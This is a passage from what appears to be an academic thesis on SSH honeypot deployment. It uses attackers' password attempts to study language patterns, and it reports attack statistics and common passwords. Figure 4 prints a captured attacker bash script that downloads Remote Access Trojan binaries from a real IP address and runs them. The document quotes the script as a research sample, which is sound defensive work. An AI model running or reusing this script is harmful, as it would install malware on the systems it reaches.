Deployment for Raw Data Collection
Monitoring
Completion of Raw Data Collection
Phase 4
Processing Pipeline
Data Analysis and Visualization
Phase 5
Conclusion

Figure 1: Methodology of study

In this chapter, the methodology of the study is presented.

## 3.2. Analysis of Honeypots

Parallel to the development of internet technologies, honeypot systems have also developed over time, and types that serve different purposes have found widespread use as open-source and commercial products. For the present research, three major functionalities are vital for honeypot selection:

- It should be well documented. Besides the documentation, it should have good community support for troubleshooting. Since multiple honeypots were used in the present study, clear, supportive documentation is indispensable.

- Stability is important since it may influence the result of the experiments. Outages in the honeypots may compromise the integrity of the data, returning negative results for statistical analysis.

- Configuration of a honeypot is vital for good performance. Honeypot should be deceptive as much as possible. Attackers should not be understood that they are integrating with a honeypot. So, flexibility is vital for this research. The ports of the mock services, names, welcoming messages should be changeable, or at least they should be similar to real systems.

For choosing a honeypot, the available honeypots were investigated. They are presented in Appendix A. In particular, some honeypots are explicitly designed for their purposes, such as serving in IoT networks. The main goal of our initial investigation was essentially to understand the abilities of specific honeypot technologies.

In the previous chapter, honeypot types were presented. In order to collect richer data for the selection of the specific honeypots (i.e., the first phase), medium or high interacted honeypots were selected. Since high interacted honeypots are usually more intricated and complex in terms of their configuration and controllability, a medium interaction honeypot, viz. **cowrie**[12], was selected. Cowrie is an SSH and Telnet honeypot. It is an advanced version of kippo[13]. The developer of the cowrie started its development by adding features to kippo. The codes of the system are publicly available at GitHub, and it has neat documentation.

## 3.3. Planning for the Pilot Study

The second phase of the methodology was the pilot study (Figure 1). This part was vital as it affected the course of the study. For this reason, it was first decided where and for how long the honeypot systems would be established. The US and China seemed to be essential locations since they involved dense traffic, as indicated by recent cyber-attack reports. Turkey was also added to the list as a relatively smaller

[12] Cowrie honeypot's official repository is available at https://github.com/cowrie/cowrie

[13] Kippo honeypot's official repository is available at https://github.com/desaster/kippo For recent developments, they suggest Cowrie honeypot.

country, for comparison. Since the US has many data centers and internet accessed systems, unlike other locations, we deployed four honeypots in the US IP geolocations.

A practical challenge in the methodology was that the duration of the pilot study should not be too long to allow time for subsequent stages, but it should also allow collecting enough data for analysis. As a result, after the honeypots were activated, it was decided to stop the running systems, except ELK Stack[14], when it was considered that sufficient data could be reached within five to ten days by monitoring the logs centrally.

Several technical decisions need to be decided in this phase, such as which operating system should be used, how should the architectural structure be designed, and how should honeypots be configured?

The cowrie honeypot was selected in the previous phase of the methodology. The cowrie honeypot has a preprepared docker image. Container technologies are relatively straightforward to deploy, and they are scalable. In the present study, the basic need was easy deployment and management. Since the configuration of a docker is less efficient for all host devices, installing a cowrie standalone was a better option. The cowrie is compatible with Debian-based Linux distributions. So, Ubuntu 18.04 LTS and 20.04 LTS were selected by following the best practice. Since there were technic al issues with Ubuntu 20.04 LTS, Ubuntu 18.04 was chosen as the operating system.

In this study, the priority for the architectural design was to ensure that honeypots could be monitored centrally in a stable manner. To achieve this goal, the logs were stored on the server and transferred without causing any integrity problems when the connection was re-established with the ELK server. So it was decided to store logs on server in raw, in JSON format. Subsequently, logs in the JSON format were sent to the central ELK server via filebeat, which adjusted the process of pushing logs according to the data transfer status and the availability of the logstash. The plan was that the logs from the filebeat would be processed in logstash and they would be transferred to elasticsearch for storage. In those processing steps, geolocation information of the IP addresses was also checked from the relevant databases and added to the data. Finally,

[14] ELK stands for Elasticsearch, Logstash and Kibana. Those are open-source projects. Elasticsearch is a popular search system. Logstash is data processing tool. It collects data and push the data to Elasticsearch in a transformed form. Kibana is visualization project. It is usually used to visualize data on Elasticsearch. ELK Stack means using all three components in a single architecture. (ELK Stack, 2021)

all the data and the status of honeypots were visualized in Kibana. The architectural structure is presented in Figure 2.




Figure 2: Pilot study architecture

Finally, some decisions were made to configure the honeypots. First, although cowrie works on port 2222, it acts like an SSH daemon. So, the adversaries would not interact with it without port scanning. In order to serve its purpose, an Iptables[15] rule was written to direct port 22, where the attackers would come first. Accordingly, whoever establishing a connection to the default SSH port was automatically forwarded to cowrie. For maintenance, the original SSH service was configurated to listen to port 22222, which was not listed in the top used ports of the most used tool, Nmap[16]. Honeypots' standard hostname was changed to deceive the adversaries, and the root password was set as "q1w2e3r4" since it was already available in most password attack dictionaries. A relatively strong password was selected for pilot study to adversaries realizing that they were logged in a honeypot system.

### 3.4. The Completion of Pilot Study

After activation of six honeypots in a week, an initial bunch of data were collected, sufficient for the completion of the pilot study. Over 90,000 connections were established to the honeypots. Although the password of honeypots was relatively easy (i.e., it was available in common attack dictionaries), only 35 adversaries were able to guess it. The number of successful attacks and the source of the attackers' IP addresses are presented in Table 1.

[15] Iptables is an opensource tool mostly developed by Netfilter. It is for sysadmins. Main function of this tool is to configure linux's kernel packets filtering rules (Netfilter, 2021).


[16] Nmap is an utility for network administrators and cybersecurity employees. It is free and open source. It can be used for asset management, network management, service monitoring and so on. Not only defenders but also attackers can use this tool for network scanning, security auditing. It has useful plugins for different purposes such as vulnerability scanning, web crawling. It is a popular tool using at active scanning process of reconnaissance period.

Table 1: Successful Attack Counts Per Adversaries' Country

| Country | Count |
|---|---|
| China | 12 |
| United States | 8 |
| Hong Kong | 4 |
| Finland | 3 |
| Germany | 2 |
| Argentina | 1 |
| India | 1 |
| Indonesia | 1 |
| Ivory Coast | 1 |
| Netherlands | 1 |

The top ten adversary countries per honeypot location is presented in Figure 3. Each country has a unique on color on figure. Since attackers usually disguise themselves using VPN (Virtual Private Network) or TOR[17](The Onion Routing) network, all country names are redacted. Each country is represented by a color in order to show differences. Top attacker geolocation is same all locations however, there are significant differences for different locations. Therefore, to analyze differences more precisely it would be better to analyze geolocations of attacks according to target geolocation in research.

[17] TOR is a non-profit project which enables privacy as much as possible. Basically, data route through several nodes and each encrypt it in order to increase privacy. https://www.torproject.org/ (retrieved from)


<br>

| Attacks To All | | Attacks to Hongkong | | Attacks to Turkey | | Attacks to US | |
|---|---|---|---|---|---|---|---|
| Country | Count | Country | Count | Country | Count | Country | Count |
| 🟥 | 41,008 | 🟥 | 8,730 | 🟥 | 22,363 | 🟥 | 9,915 |
| 🟧 | 11,411 | 🟨 | 2,858 | 🟧 | 4,543 | 🟧 | 4,455 |
| 🟨 | 9,730 | 🟧 | 2,413 | 🟨 | 4,039 | 🟦 | 3,564 |
| 🟩 | 4,673 | 🟦 | 2,132 | 🟩 | 2,505 | 🟨 | 2,833 |
| 🟩 | 4,328 | 🟨 | 1,066 | 🟩 | 2,283 | 🟩 | 1,317 |
| 🟦 | 3,687 | 🟦 | 1,030 | 🟦 | 1,316 | 🟩 | 1,316 |
| 🟦 | 3,526 | 🟥 | 864 | 🟨 | 1,288 | 🟩 | 1,295 |
| 🟩 | 3,368 | 🟩 | 852 | 🟩 | 1,268 | 🟦 | 1,088 |
| 🟨 | 3,356 | 🟩 | 805 | 🟦 | 1,201 | 🟨 | 1,002 |
| 🟦 | 3,240 | 🟩 | 728 | 🟦 | 1,020 | 🟦 | 894 |

Figure 3: Top ten adversaries for each location of honeypots

Frequently used passwords are published at GitHub[18], only for educational purposes. At first look, it has been seen that passwords gathered through pilot study doesn't have significant differences between geolocations. A closer investigation of the passwords used by adversaries reveals that they attempted to find low-hanging fruits. In other words, easy and primarily English passwords were tested by the adversaries.

When actions made by the adversaries are examined, after gaining access, it is seen that they were aiming at gaining persistency. One of the bash scripts files that the adversary attempted to run on honeypot is presented in Figure 4. For instance, the bash script shown in figure tries to download a Remote Access Trojan (RAT). Instead of struggling with directories, script tries to download RAT into the first accessible location. After changing permissions and name of the RAT, script starts it for persistency.



```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://104.140.242.38/SBIDIOT/x86; curl -O http://104.140.242.38/SBIDIOT/x86;cat x86 >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://104.140.242.38/SBIDIOT/mips; curl -O http://104.140.242.38/SBIDIOT/mips;cat mips >SSH;chmod +x *;./SSH
SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://104.140.242.38/SBIDIOT/mpsl; curl -O http://104.140.242.38/SBIDIOT/mpsl;cat mpsl >SSH;chmod +x *;./SSH
SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://104.140.242.38/SBIDIOT/arm; curl -O http://104.140.242.38/SBIDIOT/arm;cat arm >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://104.140.242.38/SBIDIOT/arm6; curl -O http://104.140.242.38/SBIDIOT/arm6;cat arm6 >SSH;chmod +x *;./SSH
SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://104.140.242.38/SBIDIOT/arm7; curl -O http://104.140.242.38/SBIDIOT/arm7;cat arm7 >SSH;chmod +x *;./SSH
SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://104.140.242.38/SBIDIOT/ppc; curl -O http://104.140.242.38/SBIDIOT/ppc;cat ppc >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://104.140.242.38/SBIDIOT/m68k; curl -O http://104.140.242.38/SBIDIOT/m68k;cat m68k >SSH;chmod +x *;./SSH
SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://104.140.242.38/SBIDIOT/root; curl -O http://104.140.242.38/SBIDIOT/root;cat root >SSH;chmod +x *;./SSH
SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://104.140.242.38/SBIDIOT/rtk; curl -O http://104.140.242.38/SBIDIOT/rtk;cat rtk >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://104.140.242.38/SBIDIOT/sh4; curl -O http://104.140.242.38/SBIDIOT/sh4;cat sh4 >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://104.140.242.38/SBIDIOT/zte; curl -O http://104.140.242.38/SBIDIOT/zte;cat zte >SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://104.140.242.38/SBIDIOT/sh4; curl -O http://104.140.242.38/SBIDIOT/sh4;cat sh4 >SSH;chmod +x *;./SSH SSH
```

Figure 4: Malicious bash script

[18] List is available at GitHub, only for educational purposes (https://github.com/kivancaydin/Honeypot-Dataset).

Files that the bash script attempted installation on the honeypots were checked on Virustotal[19] and they were found as malicious, identified as RAT[20].

As a result of this stage, it was understood that the attackers aimed at having persistency using relatively easy and mostly English passwords. Those observations shaped the third phase of the methodology, presented in the next section.

### 3.5. Planning for Raw Data Collection

Based on the results of the pilot study, it observed that the adversaries attempted to ensure persistence by choosing easy targets. The compromised targets are most likely used as botnet[21] resources. Success of adversaries rely on victim's password strength. For this reason, the basis of the research has been built on passwords gathered through honeypots.

The research plan followed the principles identified for the pilot study, except for a few changes. Cowrie honeypot has feature that allow to select passwords or patterns for accessing honeypot. On the other hand, cowrie can be configured to not allow any passwords. Since the main objective is to gather passwords as many as possible, honeypot access is restricted for adversaries by selecting not allow option. This resulted in a change in the type of the honeypot from middle interaction to low interaction honeypot. Cowrie is still suitable for this role. The architecture remained the same; however, allocating more honeypots seemed essential given the botnet locations.

As of this process, most botnet countries are presented in Table 2 (The Spamhaus Project, 2020). We decided to place a honeypot per country and a central ELK Stack. The pilot study aimed at having insights about potential adversaries. On the other hand, since the main study needed more data, activating the honeypots for a month seemed enough for the purpose of the study.

[19] Virustotal is a website which has over 50 antiviruses for detecting malicious content. It has also threat intelligence databases. Users can search file, hash, IP address or URL in databases.

[20] Remote Access Trojan (RAT) is a type of malware which gives control of compromised system to the attacker. Attacker can use it for remote code execution.

[21] Compromised systems, usually called as zombie, are managed by adversaries in order to launch attack from zombie systems simultaneously. So, botnet is the group of these zombies which is managed by adversary.

Table 2: Top 10 Botnet Infected Countries (The Spamhaus Project, 2020)

| **Top 10 Botnet Infected Countries** | | |
|---|---|---|
| 1 | China | 1,762,439 |
| 2 | India | 1,255,015 |
| 3 | United States of America | 1,051,206 |
| 4 | Iran (Islamic Republic of) | 579,479 |
| 5 | Vietnam | 501,961 |
| 6 | United Kingdom of Great Britain and Northern Ireland | 458,583 |
| 7 | Brazil | 346,389 |
| 8 | Thailand | 343,864 |
| 9 | Indonesia | 295,573 |
| 10 | Turkey | 264,659 |

According to the list above, virtual private servers had been recruited for two months. There was an exception for China. Due to their regulations, it was not able to have servers on the mainland without authorization. So, we decided to have a server in Hong Kong instead of China. The timeline of research can be seen in Figure 5. Although the architecture is similar to the previous work, the configuration and testing process was planned as two weeks, considering potential problems that may arise from different service providers. Although the records would be stored centrally, it was considered necessary to keep the servers open for two more weeks after the honeypots deactivated to collect the raw logs on the servers in case of any problem, to take additional actions, to control and eliminate possible integrity problems in the records. The rest remains the same with the pilot study.




Figure 5: Time planning for raw data collection

### 3.6. Deployment for Raw Data Collection

ELK stack architecture used in pilot study also used for raw data collection. Since the regulations of each country are different, service providers couldn't provide access to servers at the same time. Each available server deployed one by one. To deploy honeypots, deployments were made on the ready servers using the checklist shown below.

- Updates: All repositories and packages should be updated.

- Firewall Configuration: To lure adversaries is essential for configuration of honeypot. In this manner, honeypots should allow any connection to the port which cowrie uses. So, two firewall rules should be applied. SSH, port 22, should be allowed from any source. Filebeat, port 5044, should be allowed for only the ELK stack destination.

- Installing Honeypot: Cowrie honeypot should be installed according to the official documentation[22]. It's important to follow official documentation because honeypots in the research should be similar to each other. Otherwise, comparisons may give wrong results.

- Installing and Configuring Filebeat: Filebeat utility should be installed according to the official documentation[23]. Only for the honeypot located in Iran, filebeat installed manually due to the embargoes. To configure, the absolute path of cowrie's log folder and IP address of logstash should be written to the *filebeat.yml* file. Since it is decided to use no accept any password, the cowrie config file should be edited.

- Port Settings: Cowrie service runs at port 2222 as default. Since SSH default port is 22, changing the port of cowrie to 22 would be better in order to deceive attackers. So, using Iptables port 2222 should be forwarded to 22. Then, the original SSH service should be configured to run at port 22222 for administrative connections.

- Test: For testing, the first connection port 22 with valid SSH credentials should be tested. In fact, it is cowrie's fake service. So, it shouldn't accept credentials. Then, the attempt of log should be checked by connection real SSH service using port 22222. If there are no problems, the filebeat service connection

[22] Cowrie's official documentation is available at https://cowrie.readthedocs.io/

[23] Filebeat's official documentation is available at https://www.elastic.co/guide/en/beats/filebeat/current/filebeat-installation-configuration.html

should be checked using the "*filebeat test config*" command. Finally, logs should be checked from ELK stack, more specifically from kibana.

At the end of the testing process, the previous logs on all the servers were cleared, the tags of the logs on the ELK were changed, and the one-month production process was started on all servers at the same time.

### 3.7. Monitoring

There were more honeypots in this phase than the second phase, and the data collection period took longer, precisely one month. Monitoring the systems continuously and intervening in time for possible problems was required for maintenance. For this reason, two different plans, were made, automatic and manual, to provide uninterrupted service. More specifically, during the one-month production process, it was checked whether logs were received from all ten honeypots in the last six hours via ELK twice a day. Two problems were encountered during these checks. One of the problems was caused by the logstash service outage. The other one was caused by a conflict with the firewall. Since filebeat was used in the structure, missing logs were synchronized to the central system. After fixing the problem, no loss was experienced.

During the study, the resource consumption of the servers was observed each week from the relevant service providers. On the other hand, it was not possible for a few service providers. For this reason, they were checked manually. A resource shortage was not observed in the honeypots, but the ELK stack server was upgraded due to RAM and storage problems. There wasn't any outage, but the server located in Iran had a period about a half day without any connection log on it. The reason for this outage is unknown.

Since it was observed that the filebeat service on one of the honeypots stopped during the test period, a bash script that will automatically monitor the status of the filebeat service with the cowrie honeypot and restart it in case of an outage has been added as a scheduled task to all honeypots.

### 3.8. Completion of Raw Data Collection

At the end of the one-month working period, first of all, honeypot services were stopped not to disrupt the integrity of the research. Subsequently, the central server's network traffic was recorded, and it was observed that the transfer of the logs in the queue was continuing. For this reason, the raw and JSON formatted logs on each server were downloaded, and the number of records required for each server was calculated. The filebeat services, which provided log flow, were not turned off until the ELK stack was up to date.

Although there are different methods for honeypot detection, there is a straightforward and easily accessible service offered by Shodan[24] (Shodan, 2021). At the end of the study, it was checked whether each honeypot could be detected through the Shodan Honeyscore Application. None of the honeypots were detected by Shodan due to the configuration. This improved the quality of this study.

Following the collection of all logs in the servers, all of them were shut down and proceeded to the next phase.

## 3.9. Processing Pipeline

In this part of the study, Ubuntu 18.04 was used as WSL on Windows 10 host machine. Python 3.8.5 was used for all operations. Visual studio code (VSCode) and Vim were used for coding and editing purposes.

At this stage, the collected data from the honeypots were subjected to various processes in order to be able to analyze it in a healthy way. Since the processed logs on the central server might cause problems in terms of integrity and due to the difficulties experienced in exporting the dataset via elastic search, the process has been started over the logs received from honeypots in JSON format.

Since all logs were stored daily, 300 log files were combined into a single file to facilitate reading and writing operations. While doing this, some necessary procedures were also carried out. Since the one-month logs of honeypots took approximately 6 GB in size, unnecessary logs had to be removed to make the analysis more efficient. Since the focus of the analysis was passwords, only logs of the failed SSH connections were valuable for the purpose of the study. That refers to the event named “cowrie.login.failed”.

In order to compare languages by geographic location, adversaries’ countries were added to the dataset. GeoLite2 database was used to determine the adversary's location (Maxmind, 2021). Country names and country codes of the IP addresses were checked from the database and added to the dataset through the python module called geoip2.database.

In the pipeline, some modifications were made on the usernames and passwords tested by the adversaries. These modifications helped to minimize the processing power to be used in the analysis phase. Also, they also enrich the analysis. Usernames and passwords were tokenized and added to the dataset as a new column. For this process, the Natural Language Toolkit (NLTK) library was used (Bird, Edward, & Ewan,

[24] “Shodan is the world's first search engine for Internet-connected devices.” (Shodan Search Engine, 2021) It is generally using for OSINT (open-source intelligence). It has free features, but advanced futures require membership. https://www.shodan.io/ (retrieved on)

2009). The tokenization function works according to the language of the string. By default, it uses English. Since the language of the string was unknown, this might be considered as a limitation though not being a vital problem. The tokenized data were only used for the enrichment of analysis. Regardless of the language specific issues, it was likely that tokenization was effective since some passwords included numbers, such as *password123* and *123pass*. So, using the regex library[25], all characters but letters were removed from the passwords. The final state of the passwords was added as a new column to the dataset.

A different type of password column was created to address the differences in language detection that may be overlooked by the analysis. Some attackers tended to change some characters with numbers or ASCII characters, as in *P@ssw0rd*. Although a password like “P@ssw0rd” is an acceptable password for many password policies, indeed it is a weak password. Unfortunately, people tend to believe it is hard to crack. To be able to evaluate these kinds of changes in passwords, such as mangling[26], some basic rules used to transform passwords into original word or more simple form mangled word. For this purpose, replace function used which is included in python string functions. These replacements are “@-a”, “0-o”, “3-e”, “1-I”. Finally, changed passwords added to dataset as a new column. For instance, a password like “P@ssw0rd.”, changed to “Password”.

For further statistical analysis, some information such as length of password, calculated and added to dataset as a new column for ease of use. First of all, the lengths of passwords were identified using the “*len*” function. Then the passwords were checked if they included digits or not. According to the result of the if statement, the results were saved in Boolean type. The same method was also used to reveal whether passwords include punctuation or not. The Python code of this part of preprocessing can be seen in Appendix B.


As a result of the first part of the preprocessing, all the data were ready in a single JSON file. On the other hand, the data were also enriched and prepared for natural language detection. After the preprocessing steps were completed, the *fastText* library was used with the more accurate *lid.176.bin* model for language identification of passwords and usernames (Joulin, Grave, Bojanowski, & Mikolov, Bag of Tricks for Efficient Text Classification, 2016; Joulin, et al., FastText.zip: Compressing text classification models, 2016). For a similar purpose, Alsabah et al. grouped data into

[25] Python regex library (re) allows to search and change for strings or patterns. Official documentation and link to its source code are available at https://docs.python.org/3/library/re.html.

[26] Mangling means changing a standard word into a mangled version by changing order of letters or changing some characters or adding numbers into original word (Boyle, Challa, & Clements, 2017). For instance, a password, “Ankara”, can be mangled into different versions such as “araank”, @nk@r@” “Ankara123”. Attacker uses tools such a JohnTheRipper (available at https://www.openwall.com/john/ ) to create mangled password automatically.

four such as Arabic speakers, Philippines. Users' nationalities gathered from the leaked database used for creating groups. (Alsabah, Oligeri, & Riley, 2018). Leaked passwords analyzed based on these four demographic groups.

The ISO-639-1 language codes, determined by the language identification function for username and password column, were added to the dataset by creating new columns in binary format. The identified languages were compared to the local languages of the countries where the honeypots and adversaries were located.



```
cowrie.login.failed,lukaszs,lukaszs,login attempt [lukaszs/lukaszs] failed,kazemi-virtual-machine,2021-02-06T17:36
:40.727877Z,181.124.152.197,65385c5ce4f8,['lukaszs'],pl,lukaszs,7,0,0,Iran,IRN,Paraguay,PY,pl,pl,pl,0,0,0,0,0,0,0,
0
cowrie.login.failed,ro,password123,login attempt [ro/password123] failed,kazemi-virtual-machine,2021-02-06T17:40:0
8.204812Z,181.124.152.197,8e3aac77ed7b,['ro'],en,password,11,1,0,Iran,IRN,Paraguay,PY,de,en,en,0,0,0,0,0,0,0,0
cowrie.login.failed,minecraft,1234567890^M,login attempt [minecraft/1234567890^M] failed,kazemi-virtual-machine,20
21-02-06T17:40:28.918285Z,203.128.242.166,f47dd8b62f83,['minecraft'],en,[],11,1,0,Iran,IRN,Vietnam,VN,en,ru,N/A,0,
0,0,0,0,0,0,0
cowrie.login.failed,gj,gj@123,login attempt [gj/gj@123] failed,kazemi-virtual-machine,2021-02-06T17:40:47.977831Z,
37.187.97.80,b2cb4e4d0163,['gj'],ur,['gj'- '@'],6,1,0,Iran,IRN,France,FR,nl,sq,N/A,0,0,0,0,0,0,0,0
cowrie.login.failed,ut,123456,login attempt [ut/123456] failed,kazemi-virtual-machine,2021-02-06T17:41:26.502650Z,
103.129.223.101,08a71869745a,['ut'],fr,[],6,1,1,Iran,IRN,Indonesia,ID,la,zh,N/A,0,0,0,0,0,0,0,0
```

Figure 6: Problems on dataset

There were few errors because of the encoding. Results of pandas was inaccurate after reading dataset from csv file. It is understood that some data was missing. To understand root cause, related part of data was analyzed using search function of VIM. Root cause was the *"\r"* and *"^M"* characters that can be seen in Figure 5. The *"\r"* is basically for new line. It has some differences according to which OS it has been used on. Although the carriage return character problem is fixed on the code side, fixing "^M" is a little bit harder. It is quite the same problem caused by the new line character. Instead of fixing this issue on the code side, all "^M" values were deleted from the dataset using VIM.

While appending new data fields, the JSON file was also converted to a CSV file. This conversion process aimed to reduce the size of the dataset and facilitate the analysis phase. Computing all the lines took approximately 1,078 seconds[27]. The Python code of this part of preprocessing is presented in Appendix B.

## 3.10. Data Analysis and Visualization

In the previous sections, the VSCode[28] was used as the primary IDE for any coding activities. VSCode is an useful tool. On the other hand, its extensions for data analysis

[27] Specifications of the computer: CPU: Intel(R) Core™ i7-8565U CPU @ 1.80GHZ, RAM: 16 GB Disk: M2 SSD

[28] Visual Studio Code (VScode) is an opensource based cross platform IDE developed by Microsoft. It has lots of extensions to use it for different purposes such as Powershell, .NET, python, go, YAML. VSCode is available at https://code.visualstudio.com/

crashed in WSL for many times. So, to make changes for each query on runtime Jupyter Notebook used as primary IDE, in the analysis period.

For data analysis and visualization, pandas[29], NumPy[30], and matplotlib[31] libraries were used. JASP[32] is also used for statistical analysis.

For the analysis of the dataset created so far, first of all, basic statistics were made. In this context, firstly, the numerical data related to the attacks were calculated by using the *"groupby"* function. In order to make an overall assessment of the passwords used later, their lengths were plotted. For statistical analysis to be made with JASP, country-based daily attack data was collected and written into a separate csv file. Using JASP, necessary analyzes were performed to understand whether there was a statistical difference between countries.

### 3.11. Summary

In the beginning, honeypots were analyzed to find proper one for this research. Since it is a research based on real data, a preliminary study was carried out. By determining the topology and configuration settings to be used in this study, all operations performed for the scientific consistency of the study were carried out in the same way as possible in all systems. Results of pilot study shaped resource. In this manner, research planned step by step.

Deployment checklist used for preparing honeypots. After all honeypots were prepared, raw data collection period started for a month. Although architecture tested on pilot study, to avoid problems which might cause because of different service providers, monitoring policy used through the research.

In order to increase the efficiency of the language detection model, the data is preprocessed and pipelined. After preprocessing of data gathered through ten honeypots in a one-month period, data analyzed and visualized. Results are presents in the next chapter.

[29] Pandas is free and open-source data analysis and manipulation tool. https://pandas.pydata.org/ (retrieved on)

[30] Numpy is a python library for using mathematical functions on large, multi-dimensional arrays and matrices. https://numpy.org/ (retrieved on)

[31] Matplotlib is python library for visualization. https://matplotlib.org/ (retrieved on)

[32] JASP is a statistical analysis program supported by University of Amsterdam. It is free and open source. For present study, JASP 0.14.1.0 used. https://jasp-stats.org/(retrieved on)

# CHAPTER 4

# RESULTS

This section presents the analysis results based on the data gathered from ten honeypots for one month. First, basic findings are given. Then, adversaries' actions are reported. Finally, an analysis of passwords' relationship with language is presented.

## 4.1. Basic Findings

After filtering the data collected from all ten honeypots, a total of 3,420,757 attacks involving SSH password's attacks were detected by the honeypots. The dataset consists of 30 columns. The column names are presented in Appendix C.

The distribution of attack counts for each honeypot is shown in Table 3. Honeypot in India was the most attacked one. On the other hand, the one in Indonesia was the least attacked one. It was attacked only 91,243 times in a month.

Table 3: Attack Counts Per Honeypot

| Honeypot Location | Attack Count |
|---|---|
| India | 576,619 |
| Vietnam | 562,217 |
| Turkey | 559,736 |
| Thailand | 476,643 |
| Iran | 423,825 |
| Brazil | 224,165 |
| Hong Kong | 204,113 |
| United Kingdom | 203,629 |
| United States | 98,568 |
| Indonesia | 91,243 |

Attacks originated from all over the world; however, almost 45% of all attacks originated from a single country. Attackers use sophisticated techniques to cover their tracks. To disguise their location, they usually use some methods such as VPN, proxy chain, TOR network. So, the geolocation information doesn't mean that attacker is certainly attacking from that country. In order to avoid conflicts geolocation information of attacks isn't shared in this study because there wasn't any pattern except the top attacker country.

Adversaries tested 105,464 unique passwords during the study. "123456" is the most used password among others. Most tested passwords can be seen in Table 4.

Table 4: Most Used Passwords by Adversaries[33]

| Password | Occurrence |
|---|---|
| 123456 | 152,486 |
| 123 | 64,006 |
| password | 45,038 |
| 12345 | 37,210 |
| root | 25,785 |
| 1234 | 25,344 |
| password123 | 20,572 |
| admin | 15,740 |
| 1 | 15,584 |
| test | 15,573 |
| qwerty | 12,037 |

